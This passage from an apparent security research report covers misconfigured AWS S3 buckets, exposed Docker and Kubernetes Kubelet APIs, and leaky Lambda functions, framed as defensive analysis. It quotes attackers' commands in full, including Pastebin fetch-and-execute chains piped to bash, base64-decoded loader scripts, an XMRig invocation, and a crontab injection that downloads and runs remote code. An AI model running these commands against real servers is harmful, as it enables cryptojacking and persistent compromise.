A website hosted on Amazon S3 needs to be publicly readable and is usually cached in the Amazon CloudFront caching service. But a bucket that is not used for hosting is probably storing company files, which are unlikely to be meant to be public in the first place. There are also tools that take enumerations of readable buckets and look for interesting files. For instance, AWSBucketDump uses keywords to read through the files it finds in a bucket.[9, 10]



URL
http://s3.amazonaws.com:80/#######/S5mark/tbsetup_0218.exe
http://s3.amazonaws.com:80/#######/releases/DownloadManagerV2.exe
http://s3.amazonaws.com:80/#######/S5mark/tbsetup_0122_3.exe
http://s3.amazonaws.com:80/#############/ServantKeeper7Update7.0.50.exe
http://s3.amazonaws.com:80/###/downloads/winmaximizer/WinMaximizer_Setup_2015.exe
http://s3.amazonaws.com:80/###-#######/WL2KGopMRg5oTcy6PfD6_agressive2.exe
-://s3.amazonaws.com:80/#######/releases/DownloadManagerV2.exe
http://s3.amazonaws.com:80/###-#######/9P84JywRSKqWHKgdvMdj_MineCheat%20v1.0.3.exe
http://s3.amazonaws.com:80/###-#######/JY8IsFPqQ5uvokZzRjNe_%D0%A1%D0%B0%D0%BC%D1%8B%D0%B9%20%D0%BB%D1%83%D1%87%D1%88%D0%B8%D0%B9%20%D1%87%D0%B8%D1%82!.exe

Figure 12. An example of an enumeration of a readable Amazon S3 bucket showing executable files using the path style

Amazon S3 is one of the core services in AWS, and many services that require storage use Amazon S3 objects. Misconfigurations that allow full control over a bucket to anyone makes organizational resources vulnerable to attacks like cryptojacking and e-skimming.

Publicly writable Amazon S3 buckets can be abused by cybercriminals for other nefarious purposes: as a command-and-control (C&C) server; as a point of entry for exfiltrating sensitive data, or for storing child exploitation material so as to avoid being easily traced. Compromised Amazon S3 buckets may also have consequences for code deployment and log monitoring, among others.

We also noticed a further problem in our feedback data. We saw a number of files that were classified as malicious being hosted on Amazon S3 buckets that had been using the old path-style addressing scheme. Under this scheme, the hostname is a generic Amazon S3 hostname, usually `s3.amazonaws.com`, but it can also contain the region. In contrast, the now more common virtual-hosted style includes the bucket name, e.g., `<your-bucket-name>.s3.amazonaws.com`.

With cybercriminals using the path-style scheme, the sites cannot be blocked only by hostname without blocking many benign sites as well. In case of malicious sites that use the virtual-hosted scheme, it is possible to configure a filter or internal Domain Name System (DNS) system to block specific hosts that we have identified as malicious.

AWS has now deprecated the path-style scheme. To address concerns that it is important for people who need to circumvent censorship,[11] AWS is allowing buckets with path-style naming registered before September 30, 2020, to continue to operate.

AWS has now instituted the Amazon S3 Block Public Access policy, which, when enabled by Amazon S3 account owners, makes all new buckets created through the AWS Management Console locked out from allowing public access until explicitly enabled.[12] During our research, this mandatory restriction was not applied when the bucket is created from the command line.

Exposed Amazon S3 buckets are not the only problems in securing cloud assets and systems. In the case of the data breach on an American bank holding company, for example, another technique was used to compromise data stored in an Amazon S3 bucket. While the Amazon S3 buckets were not publicly readable, in this case the attacker was able to assume a role (XXX-WAF-Role) and exfiltrate the data. The lawsuit[13] does not clearly elaborate how the attacker managed to assume the role but specifies that a "firewall misconfiguration permitted commands to reach and be executed by" a specific server, including obtaining the XXX-WAF-Role that accessed folders and Amazon S3 buckets.

Containers in the Cloud

The second major category of services offered by comprehensive cloud providers is computation. Originally, the offerings in this category were mainly virtualized servers, such as Amazon Elastic Compute Cloud (Amazon EC2). But they have expanded to include more lightweight offerings based on some form of containerization. We first take a look at Docker, which is a popular container platform.[14]

In AWS, container services are run using the Amazon Elastic Container Service (Amazon ECS), and Amazon ECS clusters can be run using either AWS Fargate, an Apache Mesos implementation, or Amazon Elastic Kubernetes Service (Amazon EKS), a Kubernetes implementation. Since Amazon EKS and AWS Fargate use an Amazon EC2 instance (virtualized server service), many cloud and DevOps practitioners opt to host their own Docker services directly on their own Amazon EC2 servers.

Docker

Docker is a management service built on top of Linux CGROUPS and Namespaces, and is a form of lightweight virtualization. In a common Docker deployment, resources like memory, disk storage, and CPU utilization are controlled by the Linux kernel so that there normally should not be any uncontrolled communication between the Docker containers where the running processes reside. This is similar to hypervisor-based virtualization, but not as heavyweight or as secure. It has become the favorite of DevOps practitioners because it allows a developer to package an application with all dependencies, including the operating system, as an image and run it without the worry that the underlying system may be incompatible as a container. Docker images are created with all requirements installed and can be easily deployed using the Docker server's API or using a command-line tool that uses that API. A running container can be managed through the Docker API. Using multiple containers allows a server to be more effectively used by sharing resources.

What we have seen is that developers are inclined to install a Docker server on a cloud virtualized server. This gives developers the advantage of being able to take an on-premises deployment and replicate it in the cloud without having to learn how to operate the cloud-native versions of the services.

However, **a Docker server should never be exposed to the internet** without protections in place.

But this is exactly what we see too often in our data — in this case, data from Shodan scans. We restricted our search to the following: what Shodan believed was a cloud service provider, hosts exposing port 2375, and hosts containing the string “docker” (specifically, we used the search string “tag:cloud port:2375 docker”). Docker installations on different ports or not on a known cloud provider were not included in our search.

We collected around 20,000 records over a period of a month, of which about 4,000 were unique IP addresses. However, only 45 were accessible when we verified them ourselves. We also looked at our internal datasets that were collected from other sources, where we got 596 hits with only two exposed to the internet. So, while the verifiable exposed servers numbered only a few, there were likely many more. Organizations should recheck their firewalls and virtual private network (VPN) configurations to ensure that data and systems are not inadvertently exposed. It should be noted that the number of internet Docker servers is a proxy for how many unprotected servers there may be in an intranet.

Using the Docker command-line tool, we could get more information on the containers and images — for instance, `docker -H <docker-host-fqdn> ps` would list all running containers with their associated metadata. There was no way of knowing whether the API allowed us to start a container on the target server without trying it, which we did not do as it is illegal. At no point during the research did we perform any attempt to access exposed servers. However, in many cases, we found Docker servers that had already been modified with Docker images running cryptocurrency miners, mainly Monero miners.

Cryptocurrency miners on exposed Docker containers

Attackers have various ways of injecting a miner into an exposed Docker server. The most straightforward way is by installing a cryptocurrency miner from an image that contains the code, as several Trend Micro researchers have documented. While there are many Docker repositories from which images can be installed, it is still most common to install them from Docker.io.

In our Docker dataset, the most popular image was based on XMRig, which is available from various Docker images (which were still available at the time of research), such as:

- bananajamma/xmrig
- bitnn/alpine-xmrig
- kannix/monero-miner

There were also a number of instances where an image was directly addressed by its SHA-256 hash, which was probably done to obfuscate the attackers’ intentions. However, this obfuscation is all for nothing. From the container’s command line, a developer can see that they are executing the miner due to command lines such as “`./xmrig —algo=… —url=…:3333 —user=… —pass=… —donate-level=… —max-cpu-usage=…`”.

Attackers also use other methods to install their miners. Another particularly common one is to use a popular base image like Alpine Linux or Ubuntu and install the mining software at boot time. To obfuscate this, the code is often loaded from Pastebin, GitHub Gists, or the firewall-busting Ngrok.io website. Often, there are several layers of script loading before the final code runs, and even within the final script, some messages are hidden by further loads from Pastebin or similar sites.

For example, an attacker will use the Docker image `bmoussaud/ubuntu-wget` from Docker.io (last updated in late 2015), which is derived from Ubuntu Vivid with the sole addition of the `wget` utility to fetch data via HTTP. According to Docker.io, this image has been pulled over 10,000 times, but is not considered as outright malicious. The command line arguments used are "`sh -c 'wget -O- https://pastebin.com/raw/NzMFK1jA | bash'`". This uses the installed `wget` utility to retrieve the script from Pastebin and then run it.

The script it uses from Pastebin is merely another round of obfuscation: "`nohup bash -c '(curl -fsSL https://pastebin.com/raw/aGTSGJJp||wget -q -O- https://pastebin.com/raw/aGTSGJJp)|bash' >/dev/null 2>&1 &`" in which a different script is retrieved and run. The following script is again a redirection, but with a small twist: "`(curl -fsSL https://pastebin.com/raw/nMrfmnRa || wget -q -O- https://pastebin.com/raw/nMrfmnRay) | base64 -d | /bin/bash`". In this case, the script that is retrieved is Base64-decoded before execution. This may be done to protect character encoding issues or as just another layer of obfuscation. In any case, it is trivially decoded and reveals a much longer script that does the actual installation and runs the miner.




docker -H host:port
image
command line
docker.io hosted docker image
sh -c 'wget -O-' hosted file | bash
nohup bash -c '(curl -fsSL hosted file | wget -q -O- hosted file)|bash' >/dev/null 2>&1 &
(curl -fsSL hosted file || wget -q -O- hosted file) | base64 -d | /bin/bash
IyEvYmluL2Jhc2gKU0hFTEw9L2Jpbi9zaApQQVRlPS91c3IvbG9jYWwvc2…
decodes to
#!/bin/bash
SHELL=/bin/sh PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
…

Figure 13. An example of how obfuscation is used for running miners

Interestingly enough, the final installation script still pulls additional content from Pastebin containing strings that are then executed or otherwise used. While seemingly appearing to be more obfuscation, this makes for a very chatty and brittle system. If network monitoring is in place, the calls to Pastebin.com should stick out. It is also easy to take down this system by either blocking Pastebin.com or asking Pastebin to remove or change the content. In fact, this has already been done, and many of the scripts that were loaded from Pastebin or elsewhere were no longer accessible a few months later.

It should be obvious that there are many variations of this: While we see Pastebin most commonly misused, other services are also used. From an IT security standpoint, these services are used the way they were intended, so blocking these services cannot be done without some thought. Using Ngrok.io to retrieve code from behind a firewall is an interesting twist, but not really a big issue for analysis.

Installing code on someone else's server without their permission is definitely illegal, so we have no sympathy for misguided attackers who write pleas to leave their miners in place in the code, an example of which is shown in Figure 14. It is also disingenuous as, just as with ransomware, cryptocurrency mining on a server is likely the last stage in an attack, after all other potential sources of illicit revenue are exhausted.



```
#!/bin/bash
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
#This is the Old ReBuild body job copy
#Disclaimer:
#1) I only Wanna Mine.
#2) I don't want your data, or anything or even a ransom.
#3) Please if you find this code, don't post about it.
#4) lets talk [redacted]@[redacted].com

house=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2hhaHdORWRCCg==|base64 -d)
room=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L0N2S3p6WkxzCg==|base64 -d)
park=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L0NuekZWUExGCg==|base64 -d)
beam=$(echo aHR0cHM6Ly9hemlwbGNyNzJxamh6dmluLm9uaW9uLnRvL29sZC50eHQK|base64 -d)
deep=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L1Y4NUw5WWFSCg==|base64 -d)
surf=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L0VhaWFIWVNECg==|base64 -d)
ARCH=$(uname -m)
me=$( whoami )
```

Figure 14. An attacker's plea to allow resource misuse to continue

There is the perception that cryptocurrency miners infecting servers don't cause any real damage and therefore can be tolerated. That argument has been made about browser-based cryptojacking as well. This isn't true for ordinary machines as crypto miners significantly slow down a machine and cause its energy consumption to increase. However, on cloud servers, the argument has been made that the operator pays for a number of virtualized CPUs whether their utilization is 10% or 100%.

A minimal virtual cloud server with 1 GB of storage and using one CPU can host a maximum of two cryptocurrency miners. If other services like web service are running, then the number of instances drops to one. While the cost of running this crypto miner doesn't seem to be affecting the company's cloud costs much, close inspection of the backend processes reveal that the miner will use so much CPU capacity that benign processes are slowed to a significant degree leading to delayed transaction processing which have knock-on effects in UX or time critical decisions. Perhaps these costs are less tangible to many companies — but it gets worse.

A typical Docker cloud deployment on a cloud provider is based on auto-scaling compute instances. When the CPU utilization crosses over a defined threshold, new compute instances are created using the same template. This is where the tangible costs start piling up. Let's take Amazon EC2 as an example.



Docker server infected with a cryptominer
CPU utilization threshold
Autoscaling kicks in
A new Docker server is created

Figure 15. Diagram showing how a new Docker server is created when the CPU utilization threshold mark is breached

The monthly cost of the smallest useful Amazon EC2 instance (t2.micro) is US$9.50 a month. When a new Amazon EC2 instance spins up, this cost starts accruing. However, the instance will be using the exact same installation as the first, so an attacker will be able to insert a miner in that instance just as easily. We can see how this can lead to a jump from a minimum of US$9.50 to hundreds, perhaps even thousands of dollars, depending on the limit set to the auto-scaling expansion in the initial configuration.

This is similar to someone managing to get ahold of your AWS credentials and misusing your account. But it's important to realize that any container on an exposed Docker system can be introspected and its data exfiltrated. Furthermore, these containers may allow lateral movement to other company resources. It is likely that an attacker has already exploited all possible vectors via these Docker containers and stolen any interesting data before installing the cryptocurrency miner to add some extra cash to their profits. Therefore, what appears to be a non-descript cryptocurrency miner could indicate other security threats in the system.

There are plenty of ways to protect Docker servers. Docker provides documentation on security[15] and experts have also provided best practices.[16,17] We also recommend using Transport Layer Security (TLS) for the client server communications and client-side certificates for access control in a DevOps environment. It is also important to keep in mind that Linux CGROUPS were not meant to completely isolate processes and so any running container may also have ways of subverting other containers or even the host itself despite the Docker server not being directly exposed.

AWS Lambda

AWS Lambdas are lightweight processes that run for only a limited time, usually in response to some event, like a Web API Gateway access or new data becoming available in an Amazon S3 bucket. Lambdas are a part of the serverless architecture trend which is particularly cost-effective for applications with unpredictable utilization patterns, such as the internet of things (IoT). It also finds use in stream data processing.

Developers often assume that because the Lambda function names are not directly known to the attacker, this provides some sort of protection. Therefore, during coding, many Lambda functions are designed without proper authentication. The parameters to these functions are often passed in an insecure way or they simply disclose sensitive information.

Attackers can find Lambdas easily by inspecting proxy server logs, examining the source code of web pages that use Lambdas with an API Gateway on the back end, or simply by listening to the network traffic with a sniffer. In our analysis, we discovered unauthenticated Lambda functions disclosing potentially sensitive data, such as configuration files or even applications' inner workings, when queried.

For instance, the following Lambda *https://##########.execute-api.us-west-2.amazonaws.com/dev/coach/replicated-site?coachId=556794&locale=en_US* potentially discloses personally identifiable information when called:

```
[
  {
    “coachId”: ######,
    “preferredLanguage”: “en_US”,
    “first_name”: “S#####”,
    “last_name”: “R##s”,
    “email”: “s#####hr##s@gmail.com”,
    “phoneCountry”: “1”,
    “phone”: “”,
    “bio”: “Welcome to my Team B########® page. As your Coach, I would
love to work with you to help you achieve your health and fitness goals. If
you’d like to connect or have any questions, please reach out – I’m here
to help.”,
    „profileImage“: „https://images.coach.teamb########.com/original/
mysite/######/en_US/avatar/original.jpg“,
    “aboutMeImage”: “https://images.coach.teamb########.com/original/
mysite/######/en_US/about_me/original.jpg”,
    “nextChallengeGroupDate”: “2019-02-18”,
    “twitter”: “”,
    “facebook”: “https://www.facebook.com/#####s####r##s/”,
    „instagram“: „https://ww.instagram/#####s####r##s“,
    “snapchat”: “”,
    “pinterest”: “https://www.pinterest.com/thef###f####fe/”,
    “youtube”: “”,
    “personal_website”: “https://www.#####s####r##s.com”,
    “promo1”: “”,
    “promo2”: “”,
    “promo3”: “”,
    “promo4”: “”,
    “promo5”: “”,
    “showShop”: 1,
    “showFree”: 1,
    “showCoach”: 1,
    “showBod”: 1
  }
]
```

It’s also not considered a good security practice to pass an API key in the URL itself, even if the use of the HTTPS protocol should help mitigate the risk. For example:

```
https://##########.execute-api.us-east-1.amazonaws.com/prod?apiKey=3_#####
###1#######a#######a##########v-########-G#########9####&domain=https%3
A%2F%2Fnd-frontend-prod.cfeu.#######.com

https://##########.execute-api.us-east-1.amazonaws.com/prod?apiKey=3_#####
###f########c#######n#########1-#####-A#######g########L&domain=https%
3A%2F%2Ftranslate.googleusercontent.com
```

We also found that, due to how they are coded by their developers, many Lambda functions based on Python code print a stack trace when given incorrect arguments. This issue can leak some details of the inner workings of the Lambda and can lead to exploitation. For example:

```
https://##########.execute-api.ap-northeast-1.amazonaws.com/v1/
getUniqueUserId
{“errorMessage”: “’origin’”, “errorType”: “KeyError”, “stackTrace”:
[[“/var/task/lambda_function.py”, 14, “lambda_handler”, “origin =
event[\”headers\”][\”origin\”]”]]}
```

Developers shouldn’t consider Lambdas’ ephemeral nature and obscure URLs as protection against attacks. Security through obscurity against a determined attacker won’t work. The fact that a Lambda doesn’t run for longer than a maximum of fifteen minutes doesn’t mean that it should not be sufficiently secured. It is the same code running across perhaps thousands of Lambda processors using a single Web API Gateway — and attackers will try to exploit any vulnerability they find to gain access, even if briefly, to other cloud resources.

Kubernetes

Container services based on CGROUPS and Namespaces usually require some management layers to deploy complex applications, to monitor the liveness of the containers, or to provide networking to the containers. One such container orchestration system is Kubernetes, which has gained in popularity recently.

However, we found that a lot of Kubernetes servers are exposed to the internet. Over a period of one month (January 2019) in the Shodan dataset, we found over 32,000 Kubernetes servers that are open to internet access. The default installation of Kubernetes API is secured via a client-side certificate and we saw nearly no exceptions to that. Still, it is never a good idea to allow even the main Kubernetes service to be internet accessible as remote code execution bugs could make it exploitable.

Kubelets





Figure 16. Diagram showing Kubernetes and its Kubelet components[18]

But that is not the end of the story and danger lurks beneath the surface. The subcomponent of Kubernetes that controls each node is called a Kubelet. The Kubelet API is used by Kubernetes to manage containers in each node. Unfortunately, in old versions of Kubernetes, the Kubelet API is not secured. Kubelet exposes two ports, 10255, a read-only http port, and 10250, an https port that can control the Kubelet server. Only in version 1.10, which was released in March 2018, was it possible to configure authentication on the control port 10250. How many installations actually implemented authentication isn't clear. Doing a quick search in Shodan for that port, over a year after the authentication option was introduced, we found over 1,800 servers exposed to the internet.


Even if the control port is secured, the read-only data port should not be exposed either. The information that this port provides is a fantastic window into what is installed and running on the server (see Figure 17).



```
    "containers": [
      {
        "name": "heheda",
        "image": "[redacted]",
        "command": [
          "/bin/sh"
        ],
        "args": [
          "-c",
          "while true; do [[ `grep -c \"cloudappconfig\" /mnt/etc/crontab` -eq '0' ]] && echo \"*/
10 * * * * root (curl -fsSL https://[redacted].com/i.jpg||wget -q -O- https://[redacted]
.com/i.jpg)|sh\" >> /mnt/etc/crontab; sleep 10;done"
        ],
        "resources": {},
        "volumeMounts": [
          {
            "name": "test-volume",
            "mountPath": "/mnt"
          },
          {
            "name": "default-token-[redacted]",
            "readOnly": true,
            "mountPath": "/var/run/secrets/kubernetes.io/serviceaccount"
          }
        ],
        "terminationMessagePath": "/dev/termination-log",
        "terminationMessagePolicy": "File",
        "imagePullPolicy": "Always"
      }
    ],
```

Figure 17. Code showing the information found through a read-only data port

By inspecting these files, we can see that the control port has already been misused by attackers. We found many incidents of the Monero miner XMrig installed on Kubelets. Inevitably, there is already an exploit software available that can find and abuse these installations — the Kubelet-Exploit.[19]




```
{
  "kind": "PodList",
  "apiVersion": "v1",
  "metadata": {},
  "items": [
    {
      "metadata": {
        "name": "[redacted]",
        "generateName": "[redacted]-",
        "namespace": "default",
        "selfLink": "/api/v1/namespaces/default/pods/[redacted]",
        "uid": "[redacted]",
        "resourceVersion": "[redacted]",
        "creationTimestamp": "2019-06-22T[redacted]Z",
        "labels": {
          "app": "[redacted]"
        },
        "annotations": {
          "kubernetes.io/config.seen": "2019-06-22T[redacted]:00",
          "kubernetes.io/config.source": "api"
        },
        "ownerReferences": [
          {
            "apiVersion": "v1",
            "kind": "ReplicationController",
            "name": "[redacted]",
            "uid": "[redacted]",
            "controller": true,
            "blockOwnerDeletion": true
          }
        ]
      },
      "spec": {
        "volumes": [
          {
            "name": "shared-data",
            "emptyDir": {}
          },
```

Figure 18. Code showing a misused control port

etcd

Kubernetes uses etcd, a distributed and replicated key-value store. It is very similar to Zookeeper, REDIS, and Memcached. Etcd is used as the storage backend for service discovery and for storing the state and configurations of Kubernetes installations. Plenty of sensitive data can be gathered from an etcd server if an attacker gains access to it.

